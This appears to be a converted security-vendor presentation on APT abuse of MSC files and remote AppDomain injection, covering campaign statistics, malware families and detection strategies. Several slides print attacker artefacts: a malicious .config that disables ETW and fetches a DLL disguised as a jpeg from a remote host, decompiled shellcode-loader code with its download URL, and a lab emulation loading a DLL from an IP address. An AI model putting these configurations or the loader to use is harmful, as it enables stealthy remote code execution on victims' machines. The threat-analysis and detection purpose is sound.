<StringTable>
  <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
  <Strings>
    <String ID="1" Refs="1">Favorites</String>
    <String ID="2" Refs="2">Shockwave Flash Object</String>
    <String ID="3" Refs="1">https://cryptolabstudio.com/sploit.htm</String>
    <String ID="4" Refs="2">Console Root</String>
  </Strings>
</StringTable>
</StringTables>
```





History of APT MSC Weaponization






APT distributions


9 known groups

Total APT and Malware Events by Group





Monthly view April 2024 – May 2025





CYBER ESPIONAGE TARGETING DIPLOMATIC ORGS AND GOVS






MSC Files Distribution



PHISHING ATTACKS

OVERVIEW

- HTML smuggling (Link to html files): Mustang Panda, MimiStick
 - Meeting103.html
- Link to archive files: Kimsuky, Bitter
 - Letter355-ECDAgents.rar
- Archive files as attachment: Earth Baxia
 - 水域污染詳細訊息.zip





Observed Icons used in MSC Files

Custom icons and hidden window





Distributed Malware Families


- Mustang Panda: PlugX, TONESHELL, PUBLOAD
- APT32: CobaltStrike
- Kimsuky: BlueShark
- MimiStick: Siler Framework
- Earth Baxia: Cobalt Strike, EagleDoor
- Rhadamanthys





First Campaign- KIMSUKY APT


April 2024





September Campaign- KIMSUKY APT

September 2024



Remote AppDomainInjection





App Domain / Injection

- Imagine a .NET AppDomain as a quirky sandbox where code plays.
- The AppDomainManager it's the strict playground supervisor
- The CLR calls on this manager when a .NET app boots up.
- It is deprecated and are no longer supported.
- Local App Domain Injection, a sneaky trick since 2020 (MITRE ID: T1574.014), dodges image load alerts and hides from sysmon's Event ID 7.
- Remote version? First spotted in August 2024, courtesy of APT41 (Earth Baxia) and GrimResource—total mischief makers!



Remote App Domain Injection

Seen for the first time being leveraged by APT41 (Earth Baxia) back in August 2024, coupled with GrimResource.

```
<configuration>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="oncesvc" publicKeyToken="205fcab1ea048820" culture="neutral" />
        <codeBase version="0.0.0.0" href="https[:]//360photo[.]oss-cn-hongkong[.]aliyuncs[.]com/202407111985.jpeg"/>
      </dependentAssembly>
    </assemblyBinding>
    <etwEnable enabled="false" />
    <appDomainManagerAssembly value="oncesvc, Version=0.0.0.0, Culture=neutral, PublicKeyToken=205fcab1ea048820" />
    <appDomainManagerType value="oncesvc" />
  </runtime>
</configuration>
```




Loading Remote DLLs

How to: Sign an assembly with a strong name

Article • 08/31/2022 • 8 contributors

[Feedback](#)

In this article

[Create and sign an assembly with a strong name by using Visual Studio](#)

[Sign an assembly with a strong name by using attributes](#)

[Sign an assembly with a strong name by using the compiler](#)

[See also](#)

Note

Although .NET Core supports strong-named assemblies, and all assemblies in the .NET Core library are signed, the majority of third-party assemblies do not need strong names. For more information, see [Strong Name Signing](#) on GitHub.

There are a number of ways to sign an assembly with a strong name:

- By using the **Build** > **Strong naming** page in the [project designer](#) for a project in Visual Studio. This is the easiest and most convenient way to sign an assembly with a strong name.
- By using the [Assembly Linker \(Al.exe\)](#) to link a .NET Framework code module (a *.netmodule* file) with a key file.
- By using assembly attributes to insert the strong name information into your code. You can use either the [AssemblyKeyFileAttribute](#) or the [AssemblyKeyNameAttribute](#) attribute, depending on where the key file to be used is located.
- By using compiler options.

You must have a cryptographic key pair to sign an assembly with a strong name. For more information about creating a key pair, see [How to: Create a public-private key pair](#).

<https://gist.github.com/byt3bl33d3r/de10408a2ac9e9ae6f76ffbe565456c3>





Emulating Remote AppDomain Injection

Here we see the execution of oncesvc.exe loading the remote DLL resource masqueraded as a jpeg

```
89
90 // Token: 0x02000006 RID: 6
91 internal static class snowlackingattempt95384
92 {
93     // Token: 0x06000007 RID: 7 RVA: 0x0000211C File Offset: 0x0000031C
94     public static void chocolatenoiselessveil36778()
95     {
96         ServicePointManager.SecurityProtocol |= SecurityProtocolType.Tls12;
97         string uriString = oncesvc.ivoryoutrageouslunch95992.charcoalchivalrousspark24371("ijD8ZGDkGLrkGw/
98         FOUytT0HPz96SYD8gJs5tssiXDMnRnsaX4DyVsfN/v9354cn9r8sfaC5Y3sm7t0qhYk6GQ==");
99         byte[] array = oncesvc.snowlackingattempt95384.salmonastelessmusic67718(new Uri(uriString));
100         uint num = (uint)array.Length;
101         IntPtr intPtr = oncesvc.snowhelpfulgrass25809.VirtualAlloc(IntPtr.Zero, num, 12288U, 64U);
102         Marshal.Copy(array, 0, intPtr, (int)num);
103         IntPtr hHandle = oncesvc.snowhelpfulgrass25809.CreateThread(IntPtr.Zero, 0U, intPtr, IntPtr.Zero, 0U, IntPtr.Zero);
104         oncesvc.snowhelpfulgrass25809.WaitForSingleObject(hHandle, uint.MaxValue);
105     }
106
107     // Token: 0x06000008 RID: 8 RVA: 0x00002198 File Offset: 0x00000398
108     internal static byte[] salmonastelessmusic67718(Uri magentahurtbirds19428)
```

100 %

Name	Value	Type
uriString	"https://360photo.oss-cn-hongkong.aliyuncs.com/202407111522.jpeg"	string
array	null	byte[]
num	0x00000000	uint
intPtr	0x0000000000000000	System.IntPtr
hHandle	0x0000000000000000	System.IntPtr





Fileless AppDomain Injection

Diskless AppDomain Injection

The screenshot displays the Visual Studio IDE with two main components: a C# source file and an XML configuration file.

Program.cs

```
1 namespace MyAppDomainManager
2 {
3     using System;
4     using System.EnterpriseServices;
5     using System.Runtime.InteropServices;
6     using System.Diagnostics;
7     using System.Windows.Forms;
8
9     public sealed class AppDomainInjection : AppDomainManager
10    {
11        public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
12        {
13            bool res = ClassExample.Execute();
14            return;
15        }
16    }
17
18    public class ClassExample
19    {
20        public static bool Execute()
21        {
22            MessageBox.Show("Hello From: " + Process.GetCurrentProcess().ProcessName);
23            return true;
24        }
25    }
26
27 }
```

UevAppMonitor.exe.config - Notepad

```
<configuration>
<runtime>
  <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
    <dependentAssembly>
      <assemblyIdentity name="AppDomainInjection"
        publicKeyToken="a170a297a4589d11"
        culture="neutral" />
      <codeBase version="1.0.0.0"
        href="http://172.31.27.19:8000/AppDomainInjection.dll"/>
    </dependentAssembly>
  </assemblyBinding>
  <etwEnable enabled="false" />
  <appDomainManagerAssembly value="AppDomainInjection, Version=1.0.0.0, Culture=neutral, PublicKeyToken=a170a297a4589d11" />
  <!-- Only the namespace-qualified type name, no assembly details -->
  <appDomainManagerType value="MyAppDomainManager.AppDomainInjection" />
</runtime>
</configuration>
```

Developer PowerShell

```
PS C:\Users\Administrator\source\repos\New Techniques\AppDomainInjection\bin\Debug> sn -Tp AppDomainInjection.dll

Microsoft (R) .NET Framework Strong Name Utility Version 4.0.30319.0
Copyright (c) Microsoft Corporation. All rights reserved.

Public key (hash algorithm: sha1):
0024000004800000094000000602000000240000052534131000400000100010041d73747173532
1c4dbf865817a19ef984425b67ea66ad42065b05d8ea9a3227f180635c77cc935f3fad7107901f
9cb913513bce9bad9bf8b712317bbc4c222a31f457578ac5bfcea722dc6b65d2c7f83daf21d7
a1b2bcf00031c632f141e0f84bccba7e3d3a3e3f5f3a5492cae849bf24ca025086cecb267569bd
8d065ec7

Public key token is a170a297a4589d11
PS C:\Users\Administrator\source\repos\New Techniques\AppDomainInjection\bin\Debug>
```



The background features a dark teal to black gradient with a glowing green digital network pattern of dots and lines. Several semi-transparent geometric shapes are overlaid: a large green rectangle on the left, a red rectangle in the upper center, a red rectangle in the lower left, a green rectangle on the right, and a red rectangle below it. A grid of small white dots is visible in the top right corner.

Detection Opportunities





MSC Injection

Detection Opportunities

Caveats

- MSC tricks are still popping up, and some sneaky new files in VT barely raise eyebrows.
- If attackers snag Admin rights and drop files in system folders, some SIGMA rules snooze—they're too focused on non-system spots.
- Runs inside mmc.exe — a signed Windows binary.
- No child processes necessarily spawned.
- Loading of APDS.DLL is done via non-standard way, and quickly is unmapped
 - DLL is being quick mapped and unmapped into memory, which explains why it's not in the Symbols tab.
 - It's **either** being manually mapped (injection-style), or just inspected/used without finalizing the load.



MSC Injection

Detection Opportunities

If a DLL is loaded **as data** and then **immediately unmapped**, it's likely used for:

- Localization strings
- Resource loading
- **Config parsing (embedded data)**
- Or simply **recon by malware**, loading and inspecting version info/resource data

Color	State	Meaning
Orange	Mapped (Pre-init)	DLL is mapped into memory via <code>NtMapViewOfSection</code> , but <code>DllMain</code> has not yet been called. This is a pre-initialization state.
Green	Initialized	<code>DllMain(DLL_PROCESS_ATTACH)</code> was called. The DLL is now part of the module list, active and initialized.
Red	Unmapped / Freed	DLL was unloaded (e.g., via <code>FreeLibrary</code> , <code>NtUnmapViewOfSection</code>). It's no longer present in the process memory.
✗ Disappeared	Unlinked / Erased	Completely removed — usually after a quick load/unload or manual mapping. Not visible in symbols, module list, or memory.



MSC Injection

Detection Opportunities

Best Detection Strategies

- Setting up ETWs to look for suspicious dll loads
- Spotting other DLLs like jscript.dll, vbscript.dll, or msxml3.dll loading with apds.dll can tip off EDRs.
- Look for a quirky temp HTML file named “redirect[*]” in the INetCache folder—APDS XSS redirect’s calling card!
- mmc.exe Network or File Activity: Monitor MMC reaching out to:
 - External web resources, SMB shares
 - Look for .msc files opening HTML or .xsl content
- Suspicious MSC files
 - Embedded CLSIDs (e.g., MSXML)
 - Embedded URLs or javascript: links
- Behavioral
 - JavaScript making ActiveX calls from MMC context
 - Any use of external.Document.ActiveView.ControlObject



AppDomain Injection

Detection Opportunities

Caveats

- SysMon rules and other tools miss CLR injection, it will show up on ETW consumers just after the fact like ProcessHacker. If ETW hasn't been disabled (it generally is)
- Spotting loaded assemblies via Event Tracing for Windows (ETW) works, but attackers can dodge it by disabling ETW—leaving the “.NET Assemblies” tab blank, as MDSec's Adam Chester hilariously proved. Also you can disable it from the .config file !!

Best Detection Hacks

- Threat hunters, skip assembly loading info—dig into .NET process memory for shady signs, like DLLs with “PAGE_EXECUTE_WRITECOPY” (WCX) protection.
- Malicious payload analysis will reveal that they most likely use obfuscating syscalls and memory handling and thread manipulation which might be a good indication of maliciousness

FORTINET®